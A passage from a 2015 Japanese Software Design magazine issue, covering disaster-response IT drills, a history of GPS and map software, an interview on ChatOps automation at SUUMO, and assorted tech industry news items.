このワークショップについても、前述の斎藤氏がブログにまとめられています[注10]。ぜひ、そちらもご覧ください。

平時からできる災害訓練

国連防災世界会議の話題に直接関係するものではありませんが、筆者がこの情報支援レスキュー隊にかかわっていて、行うようになったのが、平時から発災時の状況を想像し、その状況で何ができるかを検討することです。

たとえば、発災時に携帯網が不安定になることが予想されます。その場合、技術で解決できることは、携帯網以外を用いて情報共有を行う方法を模索することと、その不安定になったインフラの上でできることを考えることです。前者については、香港のデモでも用いられたというFireChatのようなメッシュネットワークを使った通信や、将来的には気球を用いたインターネット接続なども考えられるでしょう。後者については帯域を絞ったなかで何が利用できるかを事前に調べてみるなどが有効です。

石巻での検証においても、事前に練られたシナリオで、3Gに帯域幅を制限したなかで情報の送受信をするようなことや、音声しか利用できない時間帯を設けるなどの制約が加えられていました。3Gもしくは2Gのような環境では普段使っているようなサービスをそのまま使うことはできません。写真情報が有効とわかっていても、今のスマートフォンの既定の設定では解像度が高すぎて、送受信に何分もかかってしまいます。東京にいると想定した後方支援部隊と石巻の現地本部との間もハングアウトが発災直後は使えていたものの、その後はその使用は認められなくなりました。ネットがほぼ普段どおり使える後方支援本部ではGoogleマップやその他のクラウドサービスを活用できましたが、その情報をどうやって現地に伝えるかが課題となりました。

このようなことは平時から調査し、事前にその対応を考えられるものです。いざ事が起きてからではなく、事前に状況に応じて使えるものを使う。そのような準備こそが災害に強い社会を作るために大事なことでしょう。

今後に向けて

情報支援レスキュー隊は国連防災世界会議パブリックフォーラムでのワークショップを経て、おもにワークショップの参加者を中心に情報共有や議論を続けています。そのために、Facebook上に「IT DARTの活動を考える[注11]」という名前のグループが用意されていますので、興味のある方はぜひご参加ください。また、暫定的ではありますが、隊員募集も継続しておりますので、こちらも検討ください。隊員への応募は「隊員募集[注12]」ページから行えます。

また、自治体との連携などを進めるために法人化も視野に入れ、組織構成についても検討しています。活動内容、実績、組織構成の3つを柱に現在、実稼働に向けての準備を進めているところです。近いうちに本誌上でも進捗をお知らせできるようにいたします。SD

注10　http://blogs.itmedia.co.jp/itsolutionjuku/2015/03/it_2.html

注11　https://www.facebook.com/groups/664226467039035/

注12　http://www.itdart.org/signup/

温故知新
IT むかしばなし

第44回

地図ソフトとGPS

Software Design編集部

はじめに

現在では、スマホ上に地図を表示し、現在地点をすぐに把握できます。これはGPS（Global Positioning System；全地球測位システム）の普及と、高速なネットワーク環境、精度の高い地図データとアプリが利用できるようになったからです。今回は、このGPSと地図ソフトについてお話します。

現在のGPS

今どきGPSを知らない人はいないでしょう。GPSは地球の衛星軌道上[注1]にあるGPS衛星からの電波を受け、センサが受信する電波の時間差を用いて現在地点を測量するシステムです。現在、日本国内で利用できるものは56個[注2]あり、遮るものがなければ同時に6個以上のGPS衛星が見えるようになっているそうです。

GPSとSA

1978年2月に最初のGPS衛星が米国で打ち上げられ、その後1995年4月から本格的な運用が開始されました。元来は軍用のシステムでしたが、その後、民間でも利用できるようになりました。1990年よりSA（Selective Availability；選択利用性）と呼ばれるジャミング措置が行われており、30～100m程度の誤差を伴うものでした。そのころのGPS製品といえばカーナビが一般的でしたが、ジャイロセンサ[注3]を内蔵したり、マップデータの道路の近い位置に補正（マップマッチング）したりして精度を保って[注4]いました。

2000年5月にこのSAが解除されたことにより、高精度な位置情報が得られるようになったのです。

GPS搭載モバイル機器

GPSが単体で使えるモバイル機器も、いろいろ出ていました。その最大手といえばGARMIN[注5]

注1） 高度20,200kmの円軌道。

注2） ロシアのGLONASS（Global Navigation Satellite System）を含んだもの。QZSS（Quasi-Zenith Satellites System；準天頂衛星システム）は含まない。

注3） 物体の3次元角度や角速度などを検出して移動方向や距離などを推定するためのセンサ。

注4） 車で走っている間にかなり正確になりました。

注5） http://www.garmin.co.jp/

▼写真1　GARMIN GPSmap 60CS

▼写真2　CLIEとGPSモジュール

▼写真3　Digitalwalker Mio 168

でしょう。2000年当時は「いいよねっと[注6]」が日本代理店として、eTrexやGPSmapといったシリーズを販売していました。登山などにも使わることを想定し、防水でしっかりした作りだったため筆者もトレッキングの際にはGPSmap 60CS（**写真1**）を使っていました。表示速度が遅いのと地図があまり詳細ではなかったので、行きたい場所の座標を設定し、そこへの方向と距離を求めながら移動するのに適していました。

筆者がモバイルに搭載されたGPSを初めて使ったのが、SONYのCLIEのメモリスティックスロットに挿し込めるタイプのものでした（**写真2**）。実際にGPSによる測地が始まるまで、GPS衛星をいくつとらえたのかを見ながら10分以上待たなければならない、あまり実用的ではなくのんびりしたものでした。

その後、GPSつきのMicrosoft Pocket PC 2003搭載モバイルであるマイタックのDigiwalker Mio 168（**写真3**）を購入しました。自転車にRAMマウント[注7]で固定して使っていました。カラー液晶で反応も早く地図も詳細なものが表示できて、そのころまでのGPSモバイルで一番満足できるものでした。

注6） http://www.iiyo.net
注7） 自転車やバイクなどに固定するための RAM 社（http://www.rammount.com/）のマウントシステム。

▼写真4　ハンディGPSレシーバー

地図ソフトの変遷

1980年ごろには、車でドライブといえばほとんどの人が「スーパーマップル」という大判の地図帳を使っていたのではないでしょうか。当時は助手席の人がこれを見ながらどちらに曲がるか指示したり、道がわからなくなると路肩に車を停めてこれを見ているのをよく見かけました。

パソコンの普及により、パソコンで見られる地図ソフトがいろいろ発売されました。

「カシミール3D[注8]」は1994年から現在に至るまでバージョンアップを続けている地図ソフトの草分けです。各種のGPSログファイルを読み込んで移動の軌跡を表示させることもできます。

また、市販の地図ソフトは、「Navin'You（後述）」、「Super Mapple Digital[注9]」、「プロアトラス[注10]」、「ゼンリン電子地図帳（後述）」、「Map Fan Navi[注11]」や、その地図データDVDなど、数多くのものが発売されていました。

注8） http://www.kashmir3d.com
注9） Super Mapple Digitalは昭文社のスーパーマップルをPCで使えるようにした地図ソフトです。
注10） プロアトラスはアルプス社が発売していた地図ソフトです。

▼写真5　VAIO C1にGPSレシーバを装着したところ

Navin'You

Navin'YouはSONYの一部のVAIOシリーズにプレインストールされていた（単体販売もされていました）地図ソフトです。

2001年当時、Bluetooth接続のGPSレシーバ（**写真4**）が販売されており、VAIO C1の液晶画面上部にクリップしてカーナビとして利用していました（**写真5**）。当時は地図データのサイズが大きく、各地方や詳細版などのデータが入ったCD-ROMを接続して使うしくみでした[注12]。CD-ROMを接続せずにカーナビとして使うためには、おでかけマップというエリアを限定した地図データを作成する必要がありました。

ゼンリン全盛期へ

ゼンリン電子地図帳はゼンリンが発売していた地図ソフトです。ゼンリンは現在、Google MapsやYahoo! ロコなどWeb主体の地図情報を提供しています。今やほとんどのスマホにGPSが内蔵され、Google Mapsをはじめとする地図アプリを使うことができます。GPS以外にWi-Fi電波や基地局の情報を利用したりと、精度も格段に上がっていて便利過ぎる世の中になってしまいました。SD

注11） カーナビのパイオニア系企業、インクリメント・ピーが発売していた地図ソフトです。
注12） VAIO C1のHDDは20GBでした。

開発のボトルネックはどこだ?

迷えるマネージャのための プロジェクト管理ツール再入門

第8回 SUUMOスマホサイトの開発裏話③

HipChatを軸にした自動化への取り組み

Software Design編集部

不動産／住宅情報を簡単に検索できるサービス「SUUMO」の開発に携わるリクルート住まいカンパニーの吉田拓真氏(写真1)と山下芳生氏(写真2)は、開発効率の向上を目指してさまざまな取り組みを進めています。今回は、中でも大きな鍵となる「自動化」についてお話を伺いました。

多数のツールをHipChatで連携

――開発プロジェクトにおける生産性の向上は、多くの企業が課題としてとらえています。SUUMOのスマホサイト開発では、生産性を高めるためにどのような工夫をされているのでしょうか。

吉田氏　大きなポイントは自動化です。開発／運用／保守といった業務の中で、開発というクリエイティブな時間を増やすためには、やはり運用や保守の時間を削減しなければなりません。そのために自動化に取り組んだのです。

――自動化を進めるにあたって障壁はありましたか。

吉田氏　1つめは技術的な問題です。社内に自動化の事例は少なく、言語も普段使用しているPHPではなくJavaやCoffeeScriptを使わなければならなかったり、セキュリティの担保や保守・運用についても考慮する必要があったため、いろいろと苦労しました。ここは専任のチームを立ち上げ、自動化を推進するという形で解決しました。

2つめは運用の問題です。自動化した後の話ですが、イレギュラーが発生したときにすぐに対応できなかったりして、結局旧来の手法を回すということが多々ありました。根気強く小さな改良を加えながら、少しずつ自動化を進めましたが、こうした地味な作業の積み重ねが大変だったなと印象に残っています。

▼写真1　吉田拓真氏

――保守作業の効率化や自動化を進めるために、どのようなツールが使われているのでしょうか。

吉田氏　基本的にはHipChatとJenkinsを中心に、いろいろなツールを使っています。コードの静的解析にSonarQube、自動テストを実現するRemote TestKit、リソースモニタリングのZabbixといったツールが挙げられます。既存のツールや、自動化を進めるにあたって新規に作成したツールもすべて、Hubotをベースに作られたボットを使って、チャット上から操作が行えるようにしています。社内ではチャット

(Chat)で保守作業(Ops)を行うことからChatOpsと呼んでいます(図1)。

HipChatの導入効果と運用／保守作業の変化

――さまざまな作業の起点としてHipChatが使われているわけですね。


吉田氏　はい。開発に関わる重要な作業のすべてがチャットを中心に回るようになっています。具体的にはコードレビューが終わった後に開発・検品にリリースする作業、そしてEnd-to-End(E2E)テストを行い、サーバのリソースをモニタリングする作業、これらすべてがチャットで行えるようになっています(図2)。

――HipChatを導入して、開発や運用／保守作業にどういった変化が生まれたのでしょうか。


吉田氏　以前より保守・運用作業のレベルが向上したという実感があります。ChatOpsを実現した結果、日々の運用における小さな手間が省けたことで、以前よりもきめ細かく運用・保守作業が実施されるようになったと感じています。それとHipChatに情報が集約されるため、見逃しがあまりないこともポイントです。各アトラシアン製品と連携できるだけでなく、自分たちが好きなように通知をカスタマイズできる柔軟性があり、とくに通知時の宛先(メンション)を細かく設定できるのが便利ですね。必要な人だけに情報を届ける設定が簡単なのは大きなポイントだと思い

▼写真2　山下芳生氏

▼図1　自動化の全体像。コードの静的解析からテストの実施、リリース作業、サーバリソースのモニタリングなど、さまざまな作業がHipChatを起点として自動化されている



▼図2　チャットで実行するモニタリングの実例。サーバリソースの確認やリリース／テストの実行、各種開発に必要なコマンドはHipChatから実行している。これにより、作業履歴も見える化できる



ます。その結果、“HipChatでメンション付きのメッセージが届けば、自分にとってアクションが必要な重要な情報がある”とわかる状況を実現できました。

山下氏　リリースや開発作業への意識向上が見られたこともHipChatの導入効果だと考えています。とくにSUUMOのスマホサイトはリリース回数が多いため、その自動化だけでも年間約360時間以上の削減につながっています。

――エンジニア同士のコミュニケーションにもHipChatは使われているのでしょうか。

山下氏　社内や開発チームごとの情報共有にもHipChatを活用しています。バグ報告や実装に関わる質問、コードレビューやQAのメンバーへの作業依頼などです。また「今日は○○さんが休みです」「お菓子が入荷しました」など、軽い情報共有や雑談もHipChatで行っています。わざわざメールを使うまでもない、ちょっとした連絡が気軽に取れるのはいいですね。開発コミュニケーションの観点で言えば、ChatOpsと併用することで、ほかの人が何をやっているのかが見えるため、今まで見えづらかった作業が透明化し、属人化していた保守運用業務が誰でもできるようになりました。さらにチャットの履歴がそのまま保守作業の履歴になるので、チャット起点でトラブル対応などのコミュニケーションが可能になったことも大きな変化です。

技術的負債を解消するためにコードチェックまで自動化


――CIツールとしてJenkinsを使われているとのことですが、具体的にどのように利用されているのでしょうか。

吉田氏　主な用途として“技術的負債”の見える化に利用しています。技術的負債とは、設計のまずさやコーディング規約に反するコードなど開発を妨げるような課題の総称です。それらが生まれる背景には、一時的な開発速度を求めるため保守性を捨てて実装することなどが挙げられます。借金は放置すると雪だるま式に増えていきますが、技術的負債も同じで、年数が経てば経つほど加速度的に大きくなっていきます。すると当然、開発速度もどんどん遅くなりますから、結果としてカスタマーの期待に応えるまでの時間が延びていくことになります(**図3**)。この技術的負債を放置すると、数年後には手が付けられなくなってしまいます。そこで、技術的負債を減らす努力が必要になるわけです。技術的負債を減らすためには、まず見える化が必要ですが、ここで利用しているのがJenkinsとSonarQubeです。これらを利用することで、コーディングルールの違反数や好ましくないコードを集計・定量化し、技術的負債の大きさを把握できるようにしています。

山下氏　これを導入したことで、リリース後に担当チームが技術的負債をどの程度増やしたのか、あるいは減らしたのかをモニタリングする動きが生まれました。その結果、以前よりもソースコードの品質をできる限りきれいに保とうとするような取り組みが開発メンバー内で自主的に行われるようになりました。

吉田氏　Jenkinsの活用はまだあります。自動テストとページ表示速度のモニタリングです。

▼図3　技術的負債を放置したまま時間が経てば、プロダクトの改修にかかる時間も長くなり、結果としてカスタマーへの価値の提供が遅くなる



前者はRemote TestKitというASPを用いることで、エミュレータではなく実機を用いた自動テストを実現しています。後者は、独自のしくみを用いて主要ページの表示速度を毎日集計しています。このようにJenkinsは幅広い応用が利き、開発効率化を目指すうえで欠かせないツールになっています。

SUUMOスマホサイトの開発環境のこれから

――Jenkinsと JIRAは連携させているのでしょうか。

山下氏　JIRAのチケットに工程ごとの予実情報を入力しているのですが、これをJIRAのREST APIを用いてJenkinsで取得＆集計しています。集計後のデータはTSVになっていて、以前から使っている工程管理用Excelにそのまま取り込めるようにしています。このように、JIRAは少し工夫することで既存のツールとの連携もできるため、非常に重宝しています。

――SUUMOのスマホサイトの開発環境に対して、今後取り組んでみたいと考えていることがあれば教えてください。

吉田氏　CIをもっと洗練＆活用したいと考えています。たとえば、Pull-request時にSonarQubeの解析結果をコメントさせたり、簡単なアクセスログの解析・集計に活用することも検討しています。

山下氏　実機を用いた端末互換性チェックも実現したいと考えています。Remote TestKitを用いて、デバイス×OS×ブラウザといった組み合わせによる互換性チェックを自動的かつ網羅的に実現できれば、テストの負担をかなり軽減できるのではと見込んでいます。

吉田氏　JIRA Captureも試してみたいツールです。QAによる検品の際、何か問題があるとスクリーンショットを全部やりとりする必要がありますが、その作業がスムーズに行えそうです。

――表計算ソフトを使って課題管理や工程管理を行うなど、旧来のやり方で開発しているプロジェクトはまだまだ多いと思います。そうした人たちがJIRAなどを使い始める際、どういった点に注意すべきでしょうか。

吉田氏　まず、ツールを導入することはあくまで手段であって、目的ではないことに注意する必要があります。我々はアトラシアン製品を導入するときに、最初に開発としてどうありたいかの理想像を描き、新しいツールを手段として何を実現したいのかまで決めたうえで導入を行いました。また旧来のExcelを使っているからダメということはありません。Excelを使うことで発生するムダや作業者ごとのムラが大きすぎるような課題感のときに、はじめて移行を考えればよいと思っています。また移行に関しても、我々のようにJIRAのAPIとExcelをハイブリッドに組み合わせるだけでも十分だったりするので、新ツールへ移行するときのバランスは考えておくとよいと思います。とはいえ、理想は1日では実現できないので、小さく始めてノウハウや成功事例を作り、そのあとに大きく展開するという形でやれば、リスクもコストも抑えつつ導入できるかなと思います。

3回にわたってSUUMOのスマホサイトにおける開発環境についてお話を伺ってきました。開発チームのパフォーマンスを高め、より良いサービスを実現するために新たな開発手法に積極的にチャレンジする、それを支援するJIRAをはじめとしたツールを活用し、自動化に取り組む姿勢は大いに参考になるでしょう。SD

リックソフトのWebサイトでは、各アトラシアン製品の体験版を提供しているほか、アトラシアン製品専用のコミュニティも運営しています。JIRAやConfluenceなどのアトラシアン製品に興味を持ったら、まずはアクセスしてみましょう。
http://www.ricksoft.jp/

Bluetooth SIG、「Bluetooth Developer Studio」β版をリリース

短距離無線通信技術「Bluetooth」の規格策定・技術利用に対する認証を行う組織「Bluetooth SIG」は、5月29日、Bluetoothを利用するIoT製品向けSDK「Bluetooth Developer Studio」のβ版をリリースした。

Bluetoothを利用したデバイスの総出荷台数は、2015年現在で31億、2019年までには44億にも達する見込みである。当然、Bluetoothを利用するデバイス・アプリの開発に携わるエンジニアの数も年々増加している。そのような状況を受けて今回β版としてリリースされた「Bluetooth Developer Studio」は、開発の効率化・時間短縮を実現するソフトウェアベースの開発キットである。ユーザがGUIのインターフェースを使って「プロファイル」というプログラムの部品を組み合わせると、コードが自動的に生成されるというしくみ。開発キットには、Bluetooth技術学習のためのサンプル・チュートリアル、仮想・物理のテスト環境、デバッグツールが含まれ、開発を総合的にサポートする。また、ほかのユーザとプラグインを共有できるリポジトリも提供されるとのこと。正式版のリリースは2015年夏を予定している。

・Bluetooth Developer Studio
→http://www.bluetooth.com/developer-studio

CONTACT
Bluetooth SIG URL https://www.bluetooth.org

ハイアールアジア、「Innovation Trip! 2015 feat. AQUA」を開催

ハイアールアジア㈱は6月2日、同社が展開するブランド「AQUA」の戦略発表会「Innovation Trip! 2015 feat. AQUA」を開催し、今後のビジョンおよび新製品を発表した。


▲「DIGI」-type1

発表会で、同社代表取締役社長兼CEO伊藤嘉明氏は3つの戦略、「家電を利用した新しいビジネスモデルの構築」「既存分野でのイノベーション」「家電の嗜好品化」を掲げ、一連の新製品・新コンセプトモデルの発表を行った。目立った製品を2つ紹介する。

・IoT冷蔵庫AQUA「DIGI」-type1
（仮称、2015年秋発売予定）：扉に32インチFullHDモニターを2枚と、Android OS、Wi-Fiを搭載した製品。

・スケルトン洗濯機AQUA「Clear」
（コンセプトモデル、開発中）：なんと洗濯槽を透明にした洗濯機。


▲Clear

CONTACT
ハイアールアジア㈱ URL http://haier.co.jp

11月7日～8日、「パソコン甲子園2015」開催

11月7～8日、会津大学、福島県、全国高等学校パソコンコンクール実行委員会の主催による「第13回 全国高等学校パソコンコンクール パソコン甲子園2015」が開催される。

パソコン甲子園は、全国の高校生・高等専門学校生たちが、情報処理技術における優れたアイデアと表現力、プログラミング能力などを競い合うコンクール。参加資格は「平成27年度において、日本国内の高等学校および高等専門学校の3年生まで、並びにこれらと同等と認められる学校の者」。審査委員として、㈱角川アスキー総合研究所取締役・主席研究員の遠藤諭氏などが招かれる。募集部門は「プログラミング部門」「モバイル部門」「いちまいの絵CG部門」の3つ。以下は大会のスケジュール。

●大会スケジュール

部門	申込受付	予選	本選
プログラミング部門	5/11～7/31	9/12	11/7～11/8
モバイル部門	5/11～7/10	なし	11/7～11/8
いちまいの絵CG部門	5/11～9/4	9/30結果発表	同上（展示のみ）

本選の会場は会津大学（福島県会津若松市）。コンクールの詳細、申し込みは以下のURLから行える。

CONTACT
パソコン甲子園2015
URL http://web-ext.u-aizu.ac.jp/pc-concours/2015

Service

エルピーアイジャパン、
Apache CloudStack技術者認定試験の配信を開始

特定非営利活動法人エルピーアイジャパン（以下、LPI-Japan）は6月1日、「Apache CloudStack 技術者認定試験（略名：ACCEL（アクセル））」の配信を開始した。

企業のクラウド利用が拡大する中、プライベートクラウドの基盤としてCloudStackを活用する事例が増えている。そうした時流を受け、LPI-Japanでは、これまでのLinux、OSS-DB、HTML5の技術力の認定制度に加えて「Apache CloudStack技術者認定試験」を開発し、クラウドOSを扱うプロフェッショナルの育成を支援していく。本試験は、CloudStackユーザ会をはじめとする多くの有識者のサポートにより開発された。本試験の認定プログラムは、CloudStackに関する技術力と知識を、中立的な立場で公平かつ厳正に認定することにより、クラウド技術の促進とクラウド技術者の育成を実現するものとなっている。

出題範囲としては、Apache CloudStackの概要・アーキテクチャの知識から、操作方法、運用・活用方法を取り扱う。受験予約は、ピアソンVUE（**http://www.pearsonvue.com/japan/IT/accel_index.html**）にて受付を開始している。試験はCBT（コンピュータベーストテスティング）方式で、受験料は15,000円（税別）。

CONTACT
エルピーアイジャパン URL http://www.lpi.or.jp

Service

リンク、
「ベアメタル型アプリプラットフォーム」に
仮想／物理サーバ間でのスムーズなデータ移行機能を追加

㈱リンクは4月22日、同社のサービス「ベアメタル型アプリプラットフォーム」において、仮想／物理サーバ間のデータ移行を可能にする機能を提供開始した。

ベアメタルクラウドである本サービスでは、OSをインストールして物理サーバとして運用するだけでなく、ハイパーバイザーをインストールして仮想サーバのホストとして環境を作成し、そこにVMを複数立ち上げるといった運用もできる。「いったん仮想サーバ上で運用を開始し、サービス規模の拡大によってハイスペックな物理サーバへ移行したい」「仮想サーバ上で開発し、本番環境は物理サーバに移行したい」と考えるユーザは多いだろう。

そのような声に応えるため同社は、ホスト上にある仮想サーバのバックアップデータを取得し、そのデータから別の仮想サーバや物理サーバにデータを移行できるように機能を強化した。これにより、スタートアップ時は小さく始め、サービスの規模に合わせて仮想サーバの台数を追加、さらに規模が大きくなった場合は物理サーバに集約といった操作がコントロールパネルから行える。逆に、物理サーバから仮想サーバへデータを移行して運用するといったことも可能となる。

CONTACT
㈱リンク URL http://www.link.co.jp

Event

8月7～8日、
「オープンソースカンファレンス2015 Kansai@Kyoto」開催

8月7～8日、京都リサーチパークにて「オープンソースカンファレンス2015 Kansai@Kyoto」が開催される。

「オープンソースカンファレンス」はオープンソースに関する最新情報の提供、オープンソースコミュニティ、企業・団体による展示が行われるイベント。今年で9回目となる京都での同イベントは「テクノクラフトでコンピュータの原理を学ぼう！」がテーマ。8日の午後2時からの基調講演では、手芸と電子工作という領域を組み合わせた作品を数々発表している「テクノ手芸部」の2人を迎え、『異なる領域を組み合わせたものづくりを文化として根付かせるには』と題する講演を行う。また、両日とも「テクノ手芸部」のブースが設けられ、テクノ手芸作品が展示される。

●開催概要

日時	2015年8月7日（金）～8月8日（土）
場所	京都リサーチパーク　アトリウム・1号館4階 （JR丹波口駅 徒歩5分）
参加費	無料、予約不要
主催	オープンソースカンファレンス実行委員会
協力	京都リサーチパーク（株）
企画運営	びぎねっと

CONTACT
オープンソースカンファレンス2015 Kansai@Kyoto
URL http://www.ospn.jp/osc2015-kyoto

Report

「Parallella Technical Conference in Tokyo」、「DMM.make AKIBA」にて開催

6月11日、東京千代田区、富士ソフト秋葉原ビル内のシェアスペース「DMM.make AKIBA」にて、「Parallella Technical Conference in Tokyo」が開催された。前半でイベントの模様をレポートし、後半ではその会場となった「DMM.make AKIBA」について紹介する。

Parallella Technical Conference in Tokyo

「Parallella board」は米Adapteva社製、オープンソースのプロジェクトで開発された“名刺サイズのスーパーコンピュータ”。「Epiphany III」という低消費電力・高演算能力のCPUアクセラレータを搭載し、Ubuntuなどの Linux上で高速な並列処理プログラミングを行える。国内ではおもにRSオンライン（**http://jp.rs-online.com**）から購入できる。当日のイベントにはAdapteva社のCEOアンドレアス・オロフソン氏が参加し、プログラム最初のセッションを行った。


▲Adapteva, Inc CEO アンドレアス・オロフソン氏

アンドレアス氏によると、Parallella boardプロジェクトの大きな目的は「並列処理プログラミングを簡単に・楽しく」すること。このために、低価格・オープンソース開発のParallella boardを広めていきたいのだという。初期のバージョンでは、「消費電力が高過ぎる」「HDMIが動かない」などの不良にみまわられ、出荷を始めた矢先に発送遅延とコストの増大に悩まされるなど、さまざまなトラブルがあった。しかし現在では、出荷数が1万枚を超え、16のオープンソースコミュニティが生まれるなど、大きな盛り上がりを見せている。氏は「今は、『Serial Computing』から『Ubiqutous Parallel Computing』へ移り変わる、大きな節目だ」と述べ、セッションを締めくくった。

イベントではほかに、Parallella boardを使った並列処理の実例などについて、9人のスピーカーが登壇しセッションを行った。会場は満席、海外の参加者も多くみられ、Parallella boardに対する注目度の高さが窺われた。

▲セッションの様子

▲Parallella board

DMM.make AKIBA

「DMM.make AKIBA」は㈱DMM.comが運営する、ハードウェア開発のためのシェアスペース。開発に必要な最新の機材が並ぶ「Studio」、シェアオフィスやイベントスペースなど、ビジネス拠点として利用できる「Base」、ハードウェア開発のトータルコンサルティングを行う「Hub」から構成される。施設内では、開発・機材操作に関する専門知識を持った「Tech Staff」が常駐し、ユーザをサポートする。製品の開発はもちろん、各種認証試験や耐衝撃試験など、開発から小ロット量産までの工程を総合的に行える。本施設は会員制で、月極／1日、スペース占有・自由席など複数の利用プランがある。

・『Base』エリア写真



▲オープンなオフィススペース

▲個室型のオフィススペースが並ぶ

・『Studio』エリア写真


▲作業机を大型機材が囲む『Work』ルーム


▲電波遮断室



▲5軸マシニングセンタ


▲『PCBA』ルームには自動表面実装機まで！

CONTACT
Adapteva, Inc URL http://www.adapteva.com
DMM.make URL http://dmm-make.com

Service

日本CAとコンピューターサイエンス、メインフレーム・アカデミーを開講

日本CA㈱とコンピューターサイエンス㈱（以下CSC）は5月21日、メインフレーム技術者の育成を支援する「メインフレーム・アカデミー」を2015年7月から開講することを発表した。

メインフレーム（おもにIBM製）は、銀行・証券会社・クレジットカード会社でいまだに多く稼働しているが、専門知識を学べる場が少ないため、慢性的な人材不足が叫ばれている。今回、日本CAとCSCの両社は欧米ですでに開催されている同プログラムを日本向けにアレンジし、最大2週間のトレーニングにより公認資格を取得できるプログラムとして提供する。受講者は、z/OSの基礎、TSOの操作、JCLから、SDSFによるJOBの確認、JES、システム・パラメータの内容把握などの学習によって、基本的なメインフレームの操作ができるようになるとのこと。コア1（入門）、コア2（発展）という2つのコースが用意され、集合研修およびeラーニングによる自己学習によって構成される。第1回（コア1）の実施期間は7月2～13日を予定。

●費用

コース名	受講期間	受講料／1名当たり
コア1	8日間	651,000円
コア2	5日間	445,000円
コア1+2	13日間	992,000円

CONTACT
日本CA㈱ URL http://www.ca.com/jp/
コンピューターサイエンス㈱ URL http://www.cscnet.co.jp

Hardware

シュナイダーエレクトリック、新型USBチャージ付き雷ガードタップを発売


シュナイダーエレクトリック㈱は5月29日、家庭やオフィスなどで利用できるUSBチャージ付き雷ガードタップ「P3U3-JP」を発売した。

「P3U3-JP」は、ACコンセントに加え、USBポートにもサージ保護機能が付いており、落雷によるサージから家電製品、オフィス向け電子機器および充電中のモバイル機器を保護できる。製品の特徴は次のとおり。

・サージ保護機能付きACコンセント×3（計14.5A）
・サージ保護機能付きUSB×3個（計5V/2.1A）
・タブレット充電スタンド付き

サイズは3.6×13.2×13.2cmで、価格は4,400円（税別）。オンラインショップ「Shop APC」（**http://cyber.apc.co.jp**）を始め、全国の販売代理店で購入できる。

同社はエンタープライズ向けの事業に強みがある企業だが、今年より小型UPS（無停電電源装置）といったBtoCにも力を入れていくとのこと。


▲P3U3-JP

CONTACT
シュナイダーエレクトリック㈱
URL http://www.schneider-electric.com

Software

ストレージクラフトテクノロジー、Linuxサーバー向けShadowProtectシリーズ新製品を発表


ストレージクラフトテクノロジー合同会社は、Linux向けイメージバックアップ用ソフトウェア「Storage Craft ShadowProtect SPX」を7月1日より発売する。

本製品はLinux仮想／物理サーバで、バックアップ、ディザスタリカバリー、データ保護、マネージドシステムの移行が可能となるソフトウェア。社内のLinuxサーバを、いかなる状況でも数分で、同一のハードウェア、新しいハードウェア／仮想マシン、同一または新しいハイパーバイザ・プラットフォームに確実に復旧できる。

本製品の強みは、信頼性の高いセクターレベルのイメージバックアップである。OS、アプリケーション、設定、サービスやデータを含むシステム全体をセクターレベルで迅速かつ効率的にキャプチャする。ゲストOSのカーネルレベル内にエージェントがインストールされることから、極めて高速かつ信頼性の高いバックアップを実行できる。また、LinuxのStorageCraft構成スナップショット・ドライバにより、常に確実なバックアップを実現する。ShadowProtectシリーズは従来Windowsシステム向けのみのラインナップだったが、ユーザの強い要望を受けてLinux版の開発に至ったという。

CONTACT
ストレージクラフトテクノロジー合同会社
URL https://www.storagecraft.com/jp

Avast Software、
日本におけるセキュリティ調査報告および日本語版セキュリティ製品の発表



▲調査発表資料

5月27日、チェコのプラハに本社を置くAvast SoftwareのCEOヴィンス・ステックラー氏が来日し、同社が日本で実施したセキュリティ調査の報告および、セキュリティ製品の日本語版提供開始の発表を行った。

